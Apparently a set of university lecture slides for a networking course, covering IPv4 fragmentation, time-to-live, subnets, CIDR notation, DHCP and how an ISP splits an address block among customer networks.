
IPv4 Fragmentation

- Issues
 - All fragments must be delivered to the destination → not guaranteed!
 - Last fragment may have non-optimal size → wasting router resources
 - Destination needs to hold IP fragments in memory
 - Only first datagram contains TCP/UDP header
 - Firewalls and other network functions don't work well with IP fragments
- In the current Internet, fragmentation is not recommended
- IPv6 does not support fragmentation

Time-to-live (TTL)

- Max. number of traversed hops
 - Before a datagram is dropped (**Why?**)
- TTL value is set by the source
 - Linux/Mac 64
 - Windows 128
 - Solaris, Cisco IOS 255

Often used in OS
Fingerprinting tools



Time-to-live (TTL)

- When a router receives an IP datagram:
 - If TTL is 0 → drop pkt
 - Decrement TTL by 1
- Does the router need to recalculate checksum?


IPv4 Addressing

- **IP address:** 32-bit identifier for host, router interface
 - **Interface:** connection between host/router and physical link
-
- A router typically has multiple interfaces
 - A host typically has one or two interfaces




IP addresses associated with each interface

IPv4 Addressing




IPv4 Addressing



Subnets


- IP address:
 - **subnet part:** high order bits
 - **host part:** low order bits
- What's a subnet ?
 - device **interfaces** with same subnet part of IP address
 - can physically reach each other **without** intervening router



This network consists of three subnets


Subnets

- How many subnets?
 - 6
- Recipe
 - to determine the subnets, detach each interface from its host or router, creating islands of isolated networks
 - each isolated network is called a subnet



IPv4 Addressing: CIDR

- CIDR: Classless Inter Domain Routing
- IP address is composed of
 - a subnet part (or prefix)
 - a host part (or suffix)
- Address format: a . b . c . d /x, where x is # bits in subnet portion of address (called mask)



IPv4 Addressing: CIDR

200.23.16.0/24

/24 bits means that we have 8 bits to address up to 256 hosts

Subnet part (Prefix)	Host part (Suffix)	IP address
11001000.00010111.00010000.	00000000	200.23.16.0
11001000.00010111.00010000.	00000001	200.23.16.1
11001000.00010111.00010000.	00000010	200.23.16.2
	...	
11001000.00010111.00010000.	11111110	200.23.16.254
11001000.00010111.00010000.	11111111	200.23.16.255

IPv4 Addressing: CIDR

In practice, the first and last IP addresses of a prefix are reserved

→ /24 can support up to 254 (=256-2) hosts

Subnet part (Prefix)	Host part (Suffix)	IP address
11001000.00010111.00010000.	00000000	200.23.16.0
11001000.00010111.00010000.	11111111	200.23.16.255

**Identifies the network
(host part is all 0's)**

**Identifies the broadcast address
(host part is all 1's)**

How to get an IP address?

How does a *host* get IP address?

- Hard-coded by system admin in a file
- **DHCP: Dynamic Host Configuration Protocol**
 - dynamically get address from server

How to get an IP address?

How does a *network* get IP address?

- Gets allocated portion of its provider ISP's address space


How to get an IP address?

Example: Given an ISP network called 471 with address 200.23.16.0/20.
How can it allocate IP addresses for 8 customer networks?

Use additional 3 bits to allocate addresses for the 8 customer networks.					
ISP 471 block	11001000	00010111	00010000	00000000	200.23.16.0/20
Organization 0	11001000	00010111	00010000	00000000	200.23.16.0/23
Organization 1	11001000	00010111	00010010	00000000	200.23.18.0/23
Organization 2	11001000	00010111	00010100	00000000	200.23.20.0/23
...					
Organization 7	11001000	00010111	00011110	00000000	200.23.30.0/23

Hierarchical IP Addressing

- IP addresses are **hierarchical**



Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Network Layer

